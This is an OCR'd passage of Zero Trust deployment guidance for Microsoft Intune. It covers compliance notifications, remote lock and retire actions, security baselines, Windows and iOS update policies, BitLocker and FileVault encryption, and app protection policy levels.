


Automate notification email and add additional remediation actions for noncompliant devices in Intune (all platforms)

When their endpoints or apps become non-compliant, users are guided through self-remediation. Alerts are automatically generated with additional alarms and automated actions set for certain thresholds. You can set non-compliance remediation actions.

Take these steps:


1. Select **Devices** > **Compliance policies** > **Notifications** > **Create notification**.
2. Create a notification message template.



3. Select **Devices** > **Compliance policies** > **Policies**, select one of your policies, and then select **Properties**.

4. Select **Actions for noncompliance** > **Add**.

5. Add actions for noncompliance:




   a. Set up an automated email to users with noncompliant devices.

   b. Set up an action to remotely lock noncompliant devices.

   c. Set up an action to automatically retire a noncompliant device after a set number of days.

III. Data loss prevention (DLP) policies are enforced for corporate devices and BYOD

Once data access is granted, you want to control what the user can do with the data. For example, if a user accesses a document with a corporate identity, you want to prevent that document from being saved in an unprotected consumer storage location, or from being shared with a consumer communication or chat app.



Apply recommended security settings


First, apply security settings recommended by Microsoft to Windows 10 devices to protect corporate data (Requires Windows 10 1809 and later):

Use Intune security baselines to help you secure and protect your users and devices. Security baselines are preconfigured groups of Windows settings that help you apply a

known group of settings and default values that are recommended by the relevant security teams.

Follow these steps:

1. Select Endpoint security > Security baselines to view the list of available baselines.
2. Select the baseline you'd like to use, and then select **Create profile**.
3. On the Configuration settings tab, view the groups of Settings that are available in the baseline you selected. You can expand a group to view the settings in that group and the default values for those settings in the baseline. To find specific settings:
    a. Select a group to expand and review the available settings.
    b. Use the Search bar and specify keywords that filter the view to display only those groups that contain your search criteria.
    c. Reconfigure the default settings to meet your business needs.



4. On the Assignments tab, select groups to include and then assign the baseline to one or more groups. To fine-tune the assignment, use Select groups to exclude.

Ensure updates are deployed automatically to endpoints

Configure Windows 10 devices


Configure Windows Updates for Business to simplify the update management experience for users and ensure that devices are automatically updated to meet the required compliance level.

Follow these steps:

1. Manage Windows 10 software updates in Intune by creating update rings and enabling a collection of settings that configure when Windows 10 updates will be installed.

    a. Select **Devices** > **Windows** > **Windows 10 Update Rings** > **Create**.

    b. Under **Update ring settings**, configure settings for your business needs.



    c. Under **Assignments**, choose + Select groups to include, and then assign the update ring to one or more groups. To fine-tune the assignment, use + Select groups to exclude.

2. Manage Windows 10 feature updates in Intune to bring devices to the Windows version you specify (i.e., 1803 or 1809) and freeze the feature set on those devices until you choose to update them to a later Windows version.

    a. Select **Devices** > **Windows** > **Windows 10 Feature updates** > **Create**.

    b. Under **Basics**, specify a name, a description (optional), and, for **Feature update to deploy**, select the version of Windows with the feature set you want, and then select **Next**.

    c. Under **Assignments**, choose and select groups to include and then assign the feature update deployment to one or more groups.

Configure iOS devices

For corporate-enrolled devices, configure iOS updates to simplify the update management experience for users and ensure that devices are automatically updated to meet the required compliance level. Configure iOS update policy.

Follow these steps:

1. Select Devices > Update policies for iOS/iPadOS > Create profile.
2. On the Basics tab, specify a name for this policy, specify a description (optional), and then select **Next**.
3. On the Update policy settings tab, configure the following:

    a. Select version to install. You can choose from:

        i. Latest update: This deploys the most recently released update for iOS/iPadOS.

        ii. Any previous version that is available in the dropdown box. If you select a previous version, you must also deploy a device configuration policy to delay visibility of software updates.


    b. Schedule type: Configure the schedule for this policy:

        i. Update at next check-in. The update installs on the device the next time it checks in with Intune. This is the simplest option and has no additional configurations.

        ii. Update during scheduled time. You configure one or more windows of time during which the update will install upon check-in.

iii. Update outside of scheduled time. You configure one or more windows of time during which the updates won't install upon check-in.

c. Weekly schedule: If you choose a schedule type other than update at next check-in, configure the following options:



4. Choose a time zone.

5. Define a time window. Define one or more blocks of time that restrict when the updates install. Options include start day, start time, end day, and end time. By using a start day and end day, overnight blocks are supported. If you do not configure times to start or end, the configuration results in no restriction and updates can install at any time.

Ensure devices are encrypted


Configure Bitlocker to encrypt Windows 10 devices

1. Select **Devices** > **Configuration profiles** > **Create profile**.


2. Set the following options:

   a. Platform: Windows 10 and later

   b. Profile type: Endpoint protection




3. Select **Settings** > **Windows Encryption**.




4. Configure settings for BitLocker to meet your business needs, and then select **OK**.

Configure FileVault encryption on macOS devices

1. Select **Devices** > **Configuration profiles** > **Create profile**.
2. Set the following options:
   a. Platform: macOS.
   b. Profile type: Endpoint protection.



3. Select **Settings** > **FileVault**.



4. For FileVault, select **Enable**.

5. For Recovery key type, only Personal key is supported.

6. Configure the remaining FileVault settings to meet your business needs, and then select **OK**.

Create application protection policies to protect corporate data at the app-level

To ensure your data remains safe or contained in a managed app, create app protection policies (APP). A policy can be a rule that is enforced when the user attempts to access or move "corporate" data, or a set of actions that are prohibited or monitored when the user is inside the app.

The APP data protection framework is organized into three distinct configuration levels, with each level building off the previous level:

- **Enterprise basic data protection** (Level 1) ensures that apps are protected with a PIN and encrypted, and performs selective wipe operations. For Android devices, this level validates Android device attestation. This is an entry-level configuration that provides similar data protection control in Exchange Online mailbox policies and introduces IT and the user population to APP.

- **Enterprise enhanced data protection** (Level 2) introduces APP data leakage prevention mechanisms and minimum OS requirements. This is the configuration that is applicable to most mobile users accessing work or school data.
- **Enterprise high data protection** (Level 3) introduces advanced data protection mechanisms, enhanced PIN configuration, and APP Mobile Threat Defense. This configuration is desirable for users that are accessing high-risk data.

Follow these steps:

1. In Intune portal, choose **Apps** > **App protection policies**. This selection opens the **App protection policies** details, where you create new policies and edit existing policies.
2. Select **Create policy** and select either **iOS/iPadOS** or **Android**. The **Create policy** pane is displayed.
3. Choose the apps that you would like to apply the App Protection Policy to.
4. Configure Data Protection Settings:
    a. **iOS/iPadOS data protection.** For information, see iOS/iPadOS app protection policy settings - Data protection.
    b. **Android data protection.** For information, see Android app protection policy settings - Data protection.
5. Configure Access Requirement Settings:
    a. **iOS/iPadOS access requirements**. For information, see iOS/iPadOS app protection policy settings - Access requirements.
    b. **Android access requirements.** For information, see Android app protection policy settings - Access requirements.
6. Configure Conditional Launch Settings:
    a. **iOS/iPadOS conditional launch**. For information, see iOS/iPadOS app protection policy settings - Conditional launch.
    b. **Android conditional launch**. For information, see Android app protection policy settings - Conditional launch.
7. Click **Next** to display the **Assignments** page.
8. When you are done, click **Create** to create the app protection policy in Intune.

> **Tip**
>
> Learn about implementing an end-to-end Zero Trust strategy for data.

Additional deployment objectives

IV. Endpoint threat detection is used to monitor device risk

